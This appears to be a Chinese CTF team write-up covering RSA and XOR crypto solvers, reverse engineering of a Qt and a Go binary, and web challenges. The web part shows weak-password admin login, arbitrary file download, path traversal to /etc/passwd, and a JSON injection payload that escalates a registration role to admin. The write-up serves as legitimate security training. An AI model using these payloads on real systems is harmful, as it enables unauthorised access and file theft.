一看就知道要用gcd找公因数分解n，然后盲猜出题人没对flag做padding，估计分解出一个p就足够了，那么只用hint3和hint4



(刚搬家，找不到草稿纸)

然后分解出 $n1$ ，就能恢复 n 的一个因子，虽然 n 不知道，但这里直接盲猜有非预期，用 $\text{pow}(c, dp, p)$ 恢复 mp ，只要 flag 够短， mp 就等于 m 了。（结果也正是这样），抢完血第二步就没想到了，应该也不难，思路应该差不多。

```

1 from gmpy2 import gcd, invert
2
3 c=134923927174698178668834314754537709518374762413719897146837375583957697
31416522300851917887957945766132864151382877462142018129852703437240533684
60450837995029364329487772577367550591262220881343562517769661478160121646
58075692013801516699426052084256452583721344655474523764674658330133870185
42999562042758

```

```

4 n1=75003557379080252219517825998990183226659117019770735080523409561757225
88365104088254751974810758871949826192281686562671410155620764992965582288
99458703411686445080793175822200343746130667519167500362534239906737642340
66999306874078424803774652754587494762629397701664706287999727238636073466
137405374927829
5 c1=68111901092027813007099627893896838517426971082877204047110404787823279
21150818378346889147466136513993332598119152451134521983069306457346211552
93450129700890652011761424174622996507612997580781415041261859213045264149
11455395289228444974516503526507906721378965227166653195076209418852399008
741560796631569
6 hint1=23552090716381769484990784116875558895715552896983313406764042416318
71007625616647242655352024026502397844994597421843578792920228920832915659
48384201908901042264972638524619284747560255393949962889518281721264195699
93301524866753797584032740426259804002564701319538183190684075289055345581
960776903740881951
7 hint2=52723229698530767897979433914470831153268827008372307239630387100752
22685079802336244449921194499677836389452875929056571826634018858225330700
48108500308337521327282569295727036304312326221512008551608866143500001157
04689605102500273815157636476901150408355565958834764444192860513855376978
491299658773170270
8
9 p1 = gcd(pow(invert(2021,n1)*2020*(hint2-212121),202020,n1)-hint1,n1)
10 q1 = n1/p1
11 p = pow(c1,invert(65537,(p1-1)*(q1-1)),n1)
12 print(hex(pow(c,invert(65537,p-1),p))[2:].decode('hex'))

```

XOR

第一步是国外一个比赛的签到题，是midnight么？有点忘了，然后第二步是shallow根据国外那个改了下出给今年miniL的题，感觉算算法题叭，应该是bfs，第一部分单边bfs就好，第二部分要双边bfs。

第一步自己写的，第二步直接照抄miniL的wp的[Mini-L-CTF-2021/H4n53r-TEAM.md at main · XDSEC/Mini-L-CTF-2021 \(github.com\)](#)。

```

1 from Crypto.Util.number import *
2 from hashlib import md5
3 '''
4 a = getPrime(512)
5 b = getPrime(512)
6 c = getPrime(512)
7
8
9
10 d = getPrime(512)
11
12 d1 = int(bin(d)[2:][::-1] , 2)
13 n2 = c*d
14 x2 = c^d1
15

```

```
16
17
18 n1 = a*b
19 x1 = a^b
20 n2 = c*d
21 x2 = c^d1
22 flag = md5(str(a+b+c+d).encode()).hexdigest()
23 print("n1 =",n1)
24 print("x1 =",x1)
25 print("n2 =",n2)
26 print("x2 =",x2)
27 '''
28 n1 =
83876349443792695800858107026041183982320923732817788196403038436907852045
96867803274436482059125465379010205154873297427294667221965320446864091531
57035785204306355358928700379204148275065781575309209873884712034553577762
60856432484054297100045972527097719870947170053306375598308878558204734888
246779716599
29 x1 =
47007417675153677559889797592377063597897902810906902458003243508376776246
45184526110027943983952690246679445279368999008839183406301475579349891952
257846
30 n2 =
65288148454377101841888871848806704694477906587010755286451216632701868457
72284813969603692856188885071744261678258330997571417262647648548336121717
45147474680995678706402774410043223446717174443060553985137330530545975860
90074921540794347615153542286893272415931709396262118416062887003290070001
173035587341
31 x2 =
36043866886123208741435322629883845622136597985785832108921432615769082811
12223356678900083870327527242238237513170367660043954376063004167228550592
110478
32
33 '''
34 a=""
35 b=""
36 AA=["1"]
37 BB=["1"]
38
39
40 for i in range(1,512):
41     print(i,len(BB))
42
43     tmpA=[]
44     tmpB=[]
45     for j in range(2):
46         for k in range(2):
47             for _ in range(len(BB)):
48                 #print(i,AA,BB)
```

```

49         A = str(j) + AA[_]
50         B = str(k) + BB[_]
51         if (int(A,2)*int(B,2))%(2**i) == n1%(2**i) and
( (int(A,2)^int(B,2))&(2**i-1) == x1&(2**i-1):
52             tmpA.append(A)
53             tmpB.append(B)
54             #print("okk")
55     AA=tmpA
56     BB=tmpB
57
58     for _ in range(len(BB)):
59         A = AA[_]
60         B = BB[_]
61         if (int(A,2)*int(B,2)) == n1 and (int(A,2)^int(B,2)) == x1:
62             print(A,B)
63
64     a=0b1001010110011110010010100001001100100010000100110010001111101101100111
011110010100101011011000111010111101010011101110110000000000001111101111
10011011100110100111101100011100010100110110100001000100110101101000110101
1110001101100110101110110100111010011001111101110110000100101100111110110
10100011010000000010110110010101100110101000011100000010011000011100101100
00110000010111101110011010010000001100011101011111011100111110001010101001
111011011110111100101010001110000100111111010110001010001101101011100001
65     b=0b110011000101111011110101010101110100101100010010111011110011010001000
10011101011100000111010110010101001101001101111001101101001110001011000001
00111110110011110100010100010000100000101000100110011101100000111000110011
01110001101110100000100110011000011101111101010100010111011110110011111111
10001001010001000010101111010111011011100110001110001110000000010011110100
01011111001010111010000100001001111001010000010100011110111111101101010010
001011110100010010000000100011111001010010100011101011111101101010010
66     '''
67
68
69
70     from Crypto.Util.number import*
71
72
73
74     def get_p_q():
75         p_low = [0]
76         q_high = [0]
77         q_low = [0]
78         p_high = [0]
79         maskx = 1
80         maskn = 2
81         si = 2
82         for i in range(256):
83             x_lowbits = (x & maskx) >> i
84             n_lowbits = (n % maskn)

```

```

85     tmppp_low = []
86     tmpqq_low = []
87     tmppp_high = []
88     tmpqq_high = []
89     x_highbits = (x >> (511-i)) & 1
90     n_highbits = (n)>> (1022 - 2*i)
91     print(hex(n_highbits))
92     for j in range(len(p_low)):
93         for pp_low in range(2):
94             for qq_low in range(2):
95                 for pp_high in range(2):
96                     for qq_high in range(2):
97                         if pp_low ^ qq_high == x_lowbits and qq_low ^
pp_high == x_highbits:
98                             temp1 = ((pp_low * maskn //2 + p_low[j]) *
(qq_low * maskn // 2 + q_low[j])) % maskn
99                             temp2 = (((pp_high << (511-i)) +
p_high[j]) * ((qq_high << (511-i)) + q_high[j]))>>(1022-2*i)
100                             if temp1 == n_lowbits :
101                                 if n_highbits-temp2 >= 0 and
n_highbits-temp2 <=(2<<i+1):
102
103                                     tmppp_low.append(pp_low * maskn
//2 + p_low[j])
104                                     tmpqq_low.append(qq_low * maskn
//2 + q_low[j])
105                                     tmppp_high.append((pp_high<<(511-
i))+p_high[j])
106                                     tmpqq_high.append((qq_high<<(511-
i))+q_high[j])
107                                     #print(tmppp_low)
108                                     #print(tmpqq_low)
109                                     #print(tmppp_high)
110                                     #print(tmpqq_high)
111                                 #else:
112                                     #print(((pp_high << (511-i)) +
p_high[j]),((qq_high << (511-i)) + q_high[j]))
113         maskn *= 2
114         maskx *= 2
115         p_low = tmppp_low
116         q_low = tmpqq_low
117         p_high = tmppp_high
118         q_high = tmpqq_high
119         print(i,len(p_low))
120     for a in p_low:
121         for b in p_high:
122             if n %(a+b) ==0:
123                 p = a + b
124                 print(p)

```

```

125         q = n//p
126         return p,q
127
128     n =
n2#14264021523853787136568371989154130693518073722607108796653811297531294
35067149641643416555411568865195523591735183843663357643398388186384396175
45046906731685628758140658162759582216079833807742803333237267119228131836
58961660058672250312559559078439380567747270812344825601270564509926232387
3911736910168311
129     x =
x2#26871088335410748840279689399928258968363898101775735437991152927608668
58835988113613745599976930175463756036625174575759254321939315015594803646
458939874
130     p , q = get_p_q()
131
132     p=804692543671020419243830405587477886589541699697084386969885886560395341
11703695269977842242104917691403880469609666446281544892032869402938814271
88058327
133
134
135     q=811342778902007852668281791694394215348918778610730795876558603261074135
42892805392648534697836213150493855498849031338062941836143520849883651096
30250683
136

```

有 a,b,c,d。md5 一下完事

reverse

QQQQT

查看架构，发现是 qt 打包后的文件， 尝试使用 EnigmaVBUunpacker v0.54.exe 进行解包，
得到一堆 exe 和 dll 文件

iconengines	2021/6/26 9:33	文件夹	
imageformats	2021/6/26 9:33	文件夹	
platforms	2021/6/26 9:33	文件夹	
styles	2021/6/26 9:33	文件夹	
translations	2021/6/26 9:33	文件夹	
Qt5Core.dll	2021/6/18 16:20	应用程序扩展	4,995 KB
Qt5Gui.dll	2021/5/18 20:47	应用程序扩展	5,309 KB
Qt5Svg.dll	2021/5/19 12:43	应用程序扩展	274 KB
Qt5Widgets.dll	2021/5/18 20:48	应用程序扩展	4,477 KB
qtmetaparser.py	2016/7/23 15:03	PY 文件	13 KB
UNTITL~1.EXE.id0	2021/6/26 14:16	ID0 文件	544 KB
UNTITL~1.EXE.id1	2021/6/26 14:16	ID1 文件	112 KB
UNTITL~1.EXE.id2	2021/6/26 14:16	ID2 文件	1 KB
UNTITL~1.EXE.idb	2021/6/26 10:20	IDB 文件	678 KB
UNTITL~1.EXE.nam	2021/6/26 14:16	NAM 文件	16 KB
UNTITL~1.EXE.til	2021/6/26 14:16	TIL 文件	5 KB
untitled2.exe	2021/6/17 20:00	应用程序	31 KB


ida 载入 第一个 exe,

```
32 | v18 = QByteArray::data((QByteArray *)v16);
33 | v23[0] = 0i64;
34 | v23[1] = 0i64;
35 | v24 = 0i64;
36 | strcpy(v22, "123456789ABCDEFGHIJKLMNPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz");
37 | v20 = 138 * strlen(v18) / 0x64;
38 | v13 = v20 + 1;
39 | v1 = 0;
40 | v21 = malloc(v20 + 1); // base58 加密
41 | v2 = v21;
42 | memset(v21, 0, v13);
43 | v3 = v18;
44 | v19 = (int)(v18 + 1);
45 | if ( strlen(v18) )
46 | {
47 |     v4 = &v2[v20];
48 |     v17 = v4;
49 |     while ( 1 )
50 |     {
51 |         v19 = ((char)*v4 << 8) + v3[v1];
52 |         v5 = v19 / 58;
53 |         *v4 = v19 % 58;
54 |         if ( v5 )
55 |         {
56 |             do
57 |             {
58 |                 v6 = (char)*--v4;
59 |                 v7 = (v6 << 8) + v5;
60 |                 v19 = v7 / 58;
61 |                 *v4 = v7 % 58;
62 |                 v5 = v19;
63 |             }
64 |             while ( v19 );
65 |             v4 = v17;
66 |         }
67 |         if ( ++v1 >= strlen(v18) )
68 |             break;
69 |         v3 = v18;
70 |     }
71 |     v2 = v21;
```


对输入进行 base58 加密

```
if ( !strcmp((const char *)v23, "56fkoP8KhwCf3v7CEz") )
{
    if ( v18 )
        v12 = strlen(v18);
    else
        v12 = -1;
    v21 = (_BYTE *)QString::fromAscii_helper(v18, v12);
    LOBYTE(v25) = 2;
    v20 = QString::fromAscii_helper("flag", 4);
    LOBYTE(v25) = 3;
    QMessageBox::warning(this, &v20, &v21, 1024, 0);
    QString::~QString((QString *)&v20);
    QString::~QString((QString *)&v21);
}
QByteArray::~QByteArray((QByteArray *)v16);
QString::~QString((QString *)v15);
```

加密后的字符串和常量进行字符串比较, 比较成功弹出窗口



尝试解密



getflag!!

12t4tw3r5e77

Crash

go 语言编写的 elf 程序

直接用 go helper 插件 还原 符号

进入关键的 main_check

```
1 __int64 __fastcall main_check(__int64 a1, __int64 a2, __int64 a3, __int64
  a4, __int64 a5, __int64 a6, __int64 a7, unsigned __int64 a8)
2 {
3     unsigned __int64 v8; // rcx
4     int v9; // edx
```

```

5   int v10; // er8
6   int v11; // er9
7   __int64 result; // rax
8   int v13; // er8
9   int v14; // er9
10  int v15; // er8
11  int v16; // er9
12  int v17; // edx
13  int v18; // er8
14  int v19; // er9
15  int v20; // er8
16  int v21; // er9
17  int v22; // er8
18  int v23; // er9
19  __int64 v24; // ST18_8
20  __int64 v25; // [rsp+18h] [rbp-60h]
21  __int64 v26; // [rsp+18h] [rbp-60h]
22  __int64 v27; // [rsp+20h] [rbp-58h]
23  __int64 v28; // [rsp+28h] [rbp-50h]
24  char v29[32]; // [rsp+30h] [rbp-48h]
25  char v30[32]; // [rsp+50h] [rbp-28h]
26  void *retaddr; // [rsp+78h] [rbp+0h]
27
28  v8 = __readfsqword(0xFFFFFFFF8);
29  if ( (unsigned __int64)&retaddr <= *(_QWORD *) (v8 + 16) )
30      runtime_morestack_noctxt(a1, a2, a3, v8, a5, a6);
31  if ( a8 < 0x1E ) // 3des cbc加密, key和iv
是json常量形式保存
32      runtime_panicSliceAlen(a1, a2, a8, 30, a5, a6);
33  main_encrypto(a1, a2, a8, a7 + 6, a5, a6, a7 + 6, 24LL); // 87f645e9-
b628-412f-9d7a-
34  result = v25; // 6-30 的 flag
35  if ( v25 == 44 )
36  {
37      runtime_memequal(a1, a2, v9, (unsigned __int64)&unk_5507AF, v10, v11);
38      if ( a8 < 0x22 )
39          runtime_panicSliceAlen(a1, a2, a8, 34, v13, v14); // sha256
40          runtime_stringtoslicebyte(a1, a2, a8, a7 + 30, v13, v14, (__int64)v29,
a7 + 30, 4LL, 44LL); // e402
41          Encrypt_HashHex2(a1, a2, v28, v27, v15, v16, v26, v27, v28); // 30-34
的 flag
42          result = v26;
43          if ( v27 == 64 )
44          {
45              result = runtime_memequal(a1, a2, v17, 64, v18, v19);
46              if ( (_BYTE)v26 )
47              {
48                  if ( a8 < 0x26 )
49                      runtime_panicSliceAlen(a1, a2, a8, 38, v20, v21); // sha512

```

```

50     runtime_stringtoslicebyte(a1, a2, a8, a7 + 34, v20, v21,
    (__int64)v30, a7 + 34, 4LL, v26);
51     Encrypt_HashHex5(                                // 34-38 的 flag
52         a1,
53         a2,                                          // f20a
54         v28,
55         64,
56         v22,
57         v23,
58         v24,
59         64LL,                                       // 最后 md5 加密
60         v28);                                       // f940
61     result = v24;
62 }
63 }
64 }
65 return result;
66 }

```

所有 flag 是分段的，6-30 是 3des 加密，30-34 是 sha256，34-38 是 sha512，38-42 是 md5

这里由于 ida 的原因，最后一段 md5 没有显示
所有的 hash 值都可以通过 cmd5.com 和 somd5.com 解密

最后再算上 main_main 里面的提示，flag 就齐活了

```

59  v14 = *v21; | // 43 是长度，其他都是 flag 格式方面的提示
60  if ( v21[1] == 43 && *(_DWORD *)v14 == 'TCKG' && *(_WORD *)(v14 + 4) == '{F' && *(_BYTE *)(v14 + 42) == '}' )
61  {
62  main_check(a1, a2, v11, v14, v12, v13, *v21, 0x2BuLL);
63  if ( v20 )
64  {
65  *(_QWORD *)&v24 = &unk_523A20;
66  *(_QWORD *)&v24 + 1 = &off_5724B0;
67  result = fmt_Fprintln(

```

getflag

```
GKCTF{87f645e9-b628-412f-9d7a-e402f20af20a}
```

web

easycms


开局直接进入 admin.php，弱口令 admin，12345 登录后台



接下来就是各种找了，找了半年，在设计处，主题的位置发现了任意文件下载



进入自定义，直接导出主题，内容随意，就会跳转至文件下载



531c457b-d27f-4939-b87e-da4824e097c9.node3.buuoj.cn/admin.php?m=ui&f=downloadtheme&theme=L3Zhci93d3cvaHRtbC9zeXN0ZW0vdG1wL3RoZW1lL2RlZmF1bHQvMTIzLnppcA==

观察url, 最后的内容是个base64加密, 尝试解密

Base64 | URLEncode | MD5 | TimeStamp

请输入要进行 Base64 编码或解码的字符

L3Zhci93d3cvaHRtbC9zeXN0ZW0vdG1wL3RoZW1lL2RlZmF1bHhQvMTizLnppcA==

编码 (Encode) 解码 (Decode) ↑ 交换 (编码快捷键: **Ctrl** + **Enter**)

Base64 编码或解码的结果: □ 编/解码


/var/www/html/system/tmp/theme/default/123.zip

是个目录, 直接对/flag进行base64加密, 尝试下载



获得flag

babycat



进来，一个登录，点sign up直接alert不让注册，但是可以抓包绕过

The screenshot shows a network request and response in a browser's developer tools. The request is a POST to /register HTTP/1.1 with headers including Host, User-Agent, Accept, and Content-Type. The body contains a JSON object: {"username": "admin", "password": "admin"}. The response is an HTTP 200 OK with headers including Server, Date, Content-Type, and Connection: close. The body of the response is "register success!".

登录进去

The screenshot shows a web application interface with a navigation bar containing "Home", "Upload", "Download Test", and "Logout". Below the navigation bar is a section titled "USERINFO". It contains a table with three columns: "USERNAME", "ROLE", and "PIC". The table has one row with the following data: USERNAME: admin, ROLE: guest, PIC: a small image of a cat's face.

role提示为guest，可以进行download test下载

The screenshot shows a network request in a browser's developer tools. The request is a GET to /home/download?file=../static/cat.gif HTTP/1.1. The headers include Host, User-Agent, Accept, and Content-Type. The body is empty. The response is an HTTP 200 OK with headers including Server, Date, Content-Type, and Connection: close. The body is empty.

这里存在任意文件下载，但是好像也没啥用。

The screenshot shows a network request and response in a browser's developer tools. The request is a GET to /home/download?file=../../../../etc/passwd HTTP/1.1. The headers include Host, User-Agent, Accept, and Content-Type. The body is empty. The response is an HTTP 200 OK with headers including Server, Date, Content-Type, and Connection: close. The body is the content of the /etc/passwd file, showing a list of system users and their passwords, such as root:x:0:0:root:/root:/bin/bash, daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/hologin, bin:x:2:2:bin:/usr/sbin/hologin, sys:x:3:3:sys:/dev:/usr/sbin/hologin, sync:x:4:65534:sync:/bin:/bin/sync, games:x:5:60:games:/usr/sbin/hologin, man:x:6:12:man:/var/cache/man:/usr/sbin/hologin, lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/hologin, mail:x:8:8:mail:/var/mail:/usr/sbin/hologin, news:x:9:9:news:/var/spool/news:/usr/sbin/hologin, uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/hologin, proxy:x:13:13:proxy:/bin:/usr/sbin/hologin, www-data:x:33:33:www-data:/var/www:/usr/sbin/hologin, backup:x:34:34:backup:/var/backups:/usr/sbin/hologin, list:x:38:38:List:Manager:/var/ftp:/usr/sbin/hologin, irc:x:39:39:ircd:/var/unfrcd:/usr/sbin/hologin, gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/hologin, nobody:x:65534:65534:nobody:/home:/usr/sbin/hologin, _apt:x:100:65534:./:./:./:/usr/sbin/hologin, app:x:1000:1000:./:./:./:/home/app:/bin/sh, mysql:x:101:102:MySQL Server:./:/var/lib/mysql:/bin/false.

所以入手点还是在admin这里，退出，返回注册。查看源码

```
.cn
1.0) Gecko/20100101 Firefox/89.0

;en-US;q=0.3,en;q=0.2

=utf-8

3.buuoj.cn

e3.buuoj.cn/
37F

<title>Register</title>
</head>
<body>
<script>alert("Not Allowed")</script>
<script src="http://code.jquery.com/jquery-latest.js"></script>
<script type="text/javascript">
// var obj={};
// obj["username"]="test";
// obj["password"]="test";
// obj["role"]="guest";
function doRegister(obj){
if(obj.username==null || obj.password==null){
alert("用户名或密码不能为空");
}else{
var d = new Object();
d.username=obj.username;
d.password=obj.password;
d.role="guest";

$.ajax({
url:"register",
type:"post",
contentType: "application/x-www-form-urlencoded; charset=utf-8",
data: "data="+JSON.stringify(d),
dataType: "json",
success:function(data){
alert(data)
}
});
}
}
</script>
</body>
</html>
```

可以观察，role是控制权限的，而且在代码处可能存在拼接，这里尝试拼接json进行注入。

data=

{ "username": "123", "password": "123", "\u0072\u006F\u006C\u0065": "admin", "123":

{ "role": "guest" }


```
Raw 参数 头 Hex
POST /register HTTP/1.1
Host: 8910258f-25f8-4c97-85cd-3c7760c87148.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/plain,*/*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 98
Origin: http://8910258f-25f8-4c97-85cd-3c7760c87148.node3.buuoj.cn
Connection: close
Referer: http://8910258f-25f8-4c97-85cd-3c7760c87148.node3.buuoj.cn/
Cookie: JSESSIONID=AB6AAE39D8157CA654E50FDA53DA87F

data={"username":"123","password":"123","\u0072\u006F\u006C\u0065":"admin","123":{"role":"guest"}}
```

```
Raw 头 Hex Render
HTTP/1.1 200 OK
Server: openresty
Date: Sat, 26 Jun 2021 09:49:54 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 17
Connection: close

register success!
```

注册成功，登录查看

